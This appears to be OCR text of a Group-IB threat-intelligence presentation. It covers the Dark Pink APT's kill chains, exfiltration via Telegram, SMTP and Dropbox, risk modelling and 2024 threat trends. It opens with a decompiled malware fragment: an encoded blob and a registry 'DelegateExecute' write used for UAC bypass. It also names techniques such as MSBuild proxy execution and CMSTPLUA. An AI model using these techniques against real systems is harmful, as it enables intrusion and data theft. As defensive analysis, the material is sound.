       "RKTUdYCwEJRUBeYxxHBE5mC2B+SBd6dFcPeTYIcTYuAXg8bWdrFx4oYjo1KRsvcXt/aiJuHgoJKiRYDjUFCjMXPQcMHEtBSSUTSDMVXwNRW18jI"
       "zUz5zhH2eDWydHv6+TZ+a2nq/Totsnk5f/k/a5n6tPO6PbH/PDk+8/565bsxMXA/Z6Z9Zr/+9eVn5Oa3NvKyePI0dzp1avm6+ro5ebn4OnqjKmS"
       "47mRo5uytrmz9/jx/Zlstfn0x4STxM3Fy5Gppb/LzMTU1dK1kraUtrmXlamovq+O3N8pKCIvJCUmL35oeGJNb0JKMDE6MV8mbFh2OzE5cD83Ng4"
       "DVENlSXNiChNQCU1NXUx5eBAaFBwYHxpCC0ZHD0NEcDxgY2kjYQIGDW1naz8rDnd9dRcgOnF+dhA0LTM2O3dASEI=",
       0xB31u) )
{
  return 0;
}
if ( RegSetValueExA(v2, "DelegateExecute", 0, 1u, &byte_416A9C, 1u) )
  return 0;
CloseHandle(phkResult);
```

Yara rule for another APT This was APT31 but we caught a <u>new</u> APT with it

- the killchain starts with ISO file which contains 3 files:
  - Lure note
  - MSVCR100.dll (payload)
  - <name>.doc.exe (loader)

MORE DETAILED ATTACK FLOW



Same TTP's for nation state threat actors that we've seen since 2014.

Why did we call it "Dark Pink"

Dark Pink comes from a hybrid of two of the email addresses (blackpink.301@outlook[.]com and blackred.113@outlook[.]com) used by the threat actors during data exfiltration via the latter pathway.

THREE DIFFERENT KILL CHAINS WERE DISCOVERED

GROUP-IB

Depending on a kill chain, a victim could receive an ISO image with different file types.

In two cases, the image contained a signed executable and a malicious DLL.

In the third case, the image contained a document which downloads a malicious template automatically once a victim opens the document.

Initial infection

DLL Side-Loading

Template Injection

The malicious DLL files and the template documents create a few handler to work with specific file types (e.g. .abcde)

MSBuild is used for the proxy execution of malicious code. XML formatted project files with an inline task to launch KamiKakaBot are created.

For UAC bypass, threat actors use the CMSTPLUA COM interface to modify settings of Windows Defender

Privilege escalation

Event Triggered Execution: Change Default File Association

Trusted Developer Utilities Proxy Execution: MSBuild

Abuse Elevation Control Mechanism: Bypass User Account Control

Reading and execution commands from Telegram bots

Command-and-control

Web Protocols

OPERATION INTEL: DATA EXFILTRATION

A list of files from common network shares, web browser data, documents, messenger data, web browsers information can be sent in by three way.

Telegram

The most common way to exfiltrate data. The archives are sent to Telegram Bot.

SMTP

ZIP-archives with stolen information are sent to cyber criminals as attachments to emails. The email addresses were registered in Outlook service.


Dropbox

The stolen data can be uploaded to Dropbox by HTTP requests. 36 unique tokens were observed.

TACTICAL INTEL: DATA EXFILTRATION (Parsing Telegram)

28 Feb 2023	28 Feb 2023	p	2	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	s	9	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	m	S	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	w	0	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	s	M	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	p	9	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	w	M	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	lo	tu	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	n	sc	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	p	0	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	w	al	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	c	m	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	w	ra	Telegram	token	Cucky	DarkPink
28 Feb 2023	28 Feb 2023	m	tu	Telegram	token	Cucky	DarkPink

STRATEGIC INTEL: USE OF TTPS FROM OTHER ACTORS



VALUE OF INTELLIGENCE IN THIS CASE

- Strategic, operational and tactical intel on relevant threats
- Provision of additional rules available in the portal
- Identification of new indicators
- MITRE mapping and tracking
- New targeting trends and industries
- Special indicators from C2 infrastructure on Telegram to identify additional victims

Where do we map into the Intelligence Lifecycle?

THREAT MODELING PROCESS

Who attacks and how?

Which assets are under attack?

How we prevent and detect such attacks?

What are the values of risk depends on mitigations?

RISK, THREAT, VULNERABILITY AND ASSET

Threat Actor

Threat

Vulnerability

Asset

Risk

Protective measures

Common example:

Vulnerability: lack of access control between guest Wi-Fi and corporate networks


Threat: gaining access to corporate resources through the Wi-Fi network

Risk: the likelihood that an attacker will gain access to the guest network and steal confidential data (information assets) of the company

Protective measures: access control and control of device connection to the guest Wi-Fi network

THREAT LANDSCAPE

Region/Country + Industry + Previous Incidents + Top Techniques − Irrelevant techniques = THREAT LANDSCAPE



HOW DO WE APPLY INTELLIGENCE

Data

Data are pieces of information that function out of context. For example, data would include IP addresses or domain names. The collected, processed and analyzed data becomes information.

VS

Intelligence

Based on the results of collecting, processing and analyzing data in accordance with the task at hand, we can obtain information about a particular threat. Without analysis, the collected data can remain data.


HOW DO WE APPLY RELEVANCE

Includes information and analysis from a rich array of sources, presented in ways that make it easy to understand and use
Is valuable to all the major teams in the cybersecurity organization ;
Can help every security function save time;

Billions of “feeds” from different sources
90% of IoCs are not relevant
Noise of false-positive alerts
44% percent of security alerts go uninvestigated
Attacks still happen


HOW DO WE APPLY INTELLIGENCE

Who are our adversaries? What do they want?
What threats should I look for on my networks and systems and why?
What weaknesses does this threat exploit?
What are the key, unique indicators associated with this attack?
What is the financial impact of this threat?
What are the cyberattacks for companies in the same industry?
How does the target sector compare to other sectors with regard to this attack?
How does this attack compare to historic threats against this sector?
What actions are necessary to reduce your risk profile?



HOW CAN WE ASSESS OUR RISK

The main point of risk analysis is the formation of a risk-based approach that allows you to compare “how much we can lose” with the cost of protection measures



Example:

AV: Database price = 15M $

EF: percentage of damage in case of threat = 10%

SLE: amount of damage = AV * EF = 15M $ * 10% = 1,5M $

ARO: number of this threat per year = 5

ALE: company losses per year = SLE * ARO = 1,5M $ * 5 = 7,5 M$

APPLICATION OF MITRE ATT&CK

GROUP-IB

Explaining the steps of the cyber breach

MACROTRENDS

Interconnectivity of cybercrime and geopolitics

GROUP-IB

Deglobalization & geopolitical tension

New techniques

01 ClickFix

02 Extended attributes attack

03 Nearest neighbour attack

Target telco: New tactics for espionage and disruption

- Undersea cable disruption in Europe & Africa
- Steatite network disruption in Ukraine
- Infiltration of US government wiretap systems

European region — 45.31% share of all attacks

Most active threat actors:
APT28, Gamaredon, Cloud Atlas, Dark Halo, Core WereWolf, Sticky WereWolf

Middle East and Africa — 23.05% share of all attacks

Most active threat actors:
OilRig, MuddyWatter, RocketKitten, APT33

Asia-Pacific region — 21.88% share of all attacks

Most active threat actors:
DarkPink, APT10, Lazarus, APT37, OceanLotus

Increased state-sponsored threat actor activity, with

↑ 58% compared to 2023

828 cyberattacks in 2024

15.5% of all attacks Government and military

Growth of hacktivism

Distributed-Denial-of-Service (DDoS) is the main activity.

The most powerful attack in 5.6Tbps UDP

Asia-Pacific region

is the most attacked region, with India as the #1 target

Top 10 hacktivist groups:

DDOSIA
ETHERSEC TEAM CYBER
RipperSec
SYLHET GANG-SG
THE ANONYMOUS BD
Tengkorak Cyber Crew
DarkStormTeam
IT ARMY of Ukraine
Lulz Security Agency
Indonesia anonymous

Surge in data leaks

due to state sponsored threat actors and hacktivist attacks


Top 3 countries from which data was leakes:

- United States
- Russia
- India

In 2024, 1,107 new instances of data being leaked into the public domain

Data leaks contribute to fraud

MACROTRENDS




GROUP-IB

SAMPLE BREACH

UNIFIED ATTACK KILL-CHAIN

GROUP-IB


Explaining the steps of the cyber breach



INCIDENT RESPONSE PROCESS

